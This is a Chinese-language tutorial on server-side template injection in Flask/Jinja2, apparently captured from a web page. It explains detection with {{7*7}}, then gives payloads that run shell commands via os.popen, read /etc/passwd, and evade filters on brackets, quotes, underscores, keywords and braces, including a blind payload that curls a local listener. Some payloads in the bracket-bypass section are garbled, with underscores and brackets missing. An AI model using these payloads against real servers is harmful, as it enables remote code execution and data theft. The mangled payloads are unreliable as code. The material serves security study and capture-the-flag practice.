1. SSTI由浅入浅

目录：

1.6 参考链接：

1.1 一、SSTI?

全称为**服务器端模板注入**(Server-Side Template Injection)

简要来说，这个漏洞是由于**服务器将用户的输入内容作为代码的一部分执行了**。首先要说明的是，SSTI不是指某一特定语言的漏洞，而是使用Web应用框架时由于开发人员没有对传入参数进行防护而产生的漏洞。

Flask SSTI 题的基本思路就是利用 python 中的 魔术方法 找到自己要用的函数

本篇文章中，以 `Python` 的 `jinja2` 框架为例，介绍SSTI的攻击原理。

1.2 二、Flask&jinja2


先用经典的Hello World!引出Python的Flask框架

```
from flask import Flask#导入flask类
app = Flask(__name__)#实例化对象

@app.route("/")#映射路由到index
def hello():
    return "Hello World!"

app.run()#执行run方法，启动WEB
```

有关装饰器等详细内容可参考文章 flask框架基础知识 ，这里不做赘述。


现在让我们把jinja2加进来，让网页能够回显传入的NEUQ变量

```
import flask,jinja2
test = flask.Flask(__name__)
@test.route("/")

def index():
    name = flask.request.args.get('NEUQ', 'Monian')
    t = jinja2.Template(" Hello " + name)
    return t.render()

test.run()
```




1.3 三、漏洞嘞？

我们已经知道，这个服务器用的是Flask+jinja2，但通常情况下我们是不知道服务器用的什么框架的，这里就要上这个图了




根据流程走，我们先尝试传入{{7*7}}



7*7=49。很明显，服务器将传入内容进行了运算。

再试试{{7*'7'}}，返回的应该是重复打印7次的7



即可确定使用的是jinja2

确定漏洞的实现方式后，就可以开始着手撰写payload来getshell了

1.4 四、GetShell!

前置知识：

1.4.1 类（转载）：

__class__	类的一个内置属性，表示实例对象的类。
__base__	类型对象的直接基类
__bases__	类型对象的全部基类，以元组形式，类型的实例通常没有属性__bases__
__mro__	此属性是由类组成的元组，在方法解析期间会基于它来查找基类。
__subclasses__()	返回这个类的子类集合，Each class keeps a list of weak references to its immediate subclasses. This method returns a list of all those references still alive. The list is in definition order.
__init__	初始化类，返回的类型是function
__globals__	使用方式是 函数名.__globals__获取function所处空间下可使用的module、方法以及所有变量。

__dic__ 类的静态函数、类函数、普通函数、全局变量以及一些内置的属性都是放在类的__dict__里

__getattribute__() 实例、类、函数都具有的__getattribute__魔术方法。事实上，在实例化的对象进行.操作的时候（形如：a.xxx/a.xxx()），都会自动去调用__getattribute__方法。因此我们同样可以直接通过这个方法来获取到实例、类、函数的属性。

__getitem__() 调用字典中的键值，其实就是调用这个魔术方法，比如a['b']，就是a.__getitem__('b')

__builtins__ 内建名称空间，内建名称空间有许多名字到对象之间映射，而这些名字其实就是内建函数的名称，对象就是这些内建函数本身。即里面有很多常用的函数。__builtins__与__builtin__的区别就不放了，百度都有。

__import__ 动态加载类和函数，也就是导入模块，经常用于导入os模块，__import__('os').popen('ls').read()]

__str__() 返回描写这个对象的字符串，可以理解成就是打印出来。

url_for flask的一个方法，可以用于得到__builtins__，而且url_for.__globals__['__builtins__']含有current_app。

get_flashed_messages flask的一个方法，可以用于得到__builtins__，而且url_for.__globals__['__builtins__']含有current_app。

lipsum flask的一个方法，可以用于得到__builtins__，而且lipsum.__globals__含有os模块：{{lipsum.__globals__['os'].popen('ls').read()}}

current_app 应用上下文，一个全局变量。

request 可以用于获取字符串来绕过，包括下面这些，引用一下羽师傅的。此外，同样可以获取open函数:request.__init__.__globals__['__builtins__'].open('/proc\self\fd/3').read()

request.args.x1 get传参

request.values.x1 所有参数

request.cookies cookies参数

request.headers 请求头参数

request.form.x1 post传参 (Content-Type:applicaation/x-www-form-urlencoded或multipart/form-data)

request.data post传参 (Content-Type:a/b)

request.json post传json (Content-Type: application/json)

config 当前application的所有配置。此外，也可以这样{{config.__class__.__init__.__globals__['os'].popen('ls').read() }}

g {{g}}得到<flask.g of 'flask_ssti'>

1.4.2 过滤器（转载）：

常用的过滤器

int(): 将值转换为int类型;

float(): 将值转换为float类型;

lower(): 将字符串转换为小写;

upper(): 将字符串转换为大写;

title(): 把值中的每个单词的首字母都转成大写;

capitalize(): 把变量值的首字母转成大写，其余字母转小写;

trim(): 截取字符串前面和后面的空白字符;

wordcount(): 计算一个长字符串中单词的个数;

reverse(): 字符串反转;

replace(value,old,new): 替换将old替换为new的字符串;

truncate(value,length=255,killwords=False): 截取length长度的字符串;

striptags(): 删除字符串中所有的HTML标签，如果出现多个空格，将替换成一个空格;

escape()或e: 转义字符，会将<、>等符号转义成HTML中的符号。显例: content|escape或content|e。

safe(): 禁用HTML转义，如果开启了全局转义，那么safe过滤器会将变量关掉转义。示例: {{'hello'|safe}};

list(): 将变量列成列表;

string(): 将变量转换成字符串;

join(): 将一个序列中的参数值拼接成字符串。示例看上面payload;

abs(): 返回一个数值的绝对值;

first(): 返回一个序列的第一个元素;

last(): 返回一个序列的最后一个元素;

format(value,arags,*kwargs): 格式化字符串。比如: {{ "%s" - "%s"|format('Hello?',"Foo!") }}将输出: Helloo? - Foo!

length(): 返回一个序列或者字典的长度;

sum(): 返回列表内数值的和;


sort(): 返回排序后的列表;

default(value,default_value,boolean=false): 如果当前变量没有值，则会使用参数中的值来代替。示例: name|default('xiaotuo')----如果name不存在，则会使用xiaotuo来替代。boolean=False默认是在只有这个变量为undefined的时候才会使用default中的值，如果想使用python的形式判断是否为false，则可以传递boolean=true。也可以使用or来替换。

length()返回字符串的长度，别名是count

构造payload，获取shell:

```
{{mnh.__init__.__globals__['__builtins__'].eval("__import__('os').popen('dir').read()")}}
```



1.5 进阶过滤（转自 绕过过滤 ）

1.5.1 一、绕过[]过滤

1.5.1.1 方法一：getitem

```
''.class.bases.getitem(0).subclasses().getitem(127).init.globals"popen".read()
```

1.5.1.2 方法二：pop()

移除列表中的一个元素（默认最后一个元素），并且返回该元素的值

```
''.class.mro.getitem(2).subclasses().pop(40)('/etc/passwd').read()
```

```
''.class.mro.getitem(2).subclasses().pop(59).init.func_globals.linecache.os.popen('ls').read()
```

1.5.2 二、绕过引号'过滤

1.5.2.1 方法一：对象request（jinjia2）

1、

```
{{[].__class__.__mro__[1].__subclasses__()[300].__init__.__globals__[request.args.arg1]}}&arg1=os
```

args是数组，可以进行自定义传值

2、

```
{{().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)(request.args.path).read() }}&path=/etc/passwd
```

1.5.2.2 方法二：chr函数

1、

```
{% set chr=().__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr %}
```

2、

%2b是+，char()可以查看ASCII码对应表

```
{{().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)(chr(47)%2bchr(101)%2bchr(116)%2bchr(99)%2bchr(47)%2bchr(112)%2bchr(97)%2bchr(115)%2bchr(115)%2bchr(119)%2bchr(100)).read()}}
```

1.5.3 三、绕过下划线_过滤

方法一：`request.args.`

```
{{ ''[request.args.class][request.args.mro][2][request.args.subclasses]()[40]('/etc/passwd').read() }}&class=__class__&mro=__mro__&subclasses=__subclasses__
```

GET传参：`request.args`

POST传参：`request.values`

1.5.4 四、关键字过滤

1.5.4.1 方法一：拼接

```
{{request['__cl'+'ass__'].__mro__[12]}}
```

或者

```
.__init__.__globals__["sys"+"tem"]
```

~ 在jinja中可以拼接字符串

1.5.4.2 方法二：内置函数

replace、decode……

1.5.4.3 方法三：转换

```
{{"".__class__}}
```

转换为十六进制进行绕过

```
{{""["\x5f\x5fclass\x5f\x5f"]}}
```

1.5.5 五、绕过花括号{}过滤

```
{% if ... %}1{% endif %}
```

```
{% if ''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globa
ls.linecache.os.popen('curl http://127.0.0.1:7999/?i=whoami').read()=
='p' %}1{% endif %}
```

配合盲注

```
{% if ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/test').read()
[0:1]=='p' %}1{% endif %}
```

1.6 参考链接：

奇安信攻防社区-flask SSTI学习与总结

Web应用框架 - 维基百科，自由的百科全书

Flask - 维基百科，自由的百科全书

【SSTI模块注入】SSTI+Flask+Python（下）：绕过过滤

BJDCTF 2nd fake google-----有总结的py3的payload----py3的SSTI

SSTI模板注入总结

SSTI学习

SSTI 简单总结

SSTI模板注入与Flask基础

Flask框架路由和视图用法实例分析

python--flask框架基础知识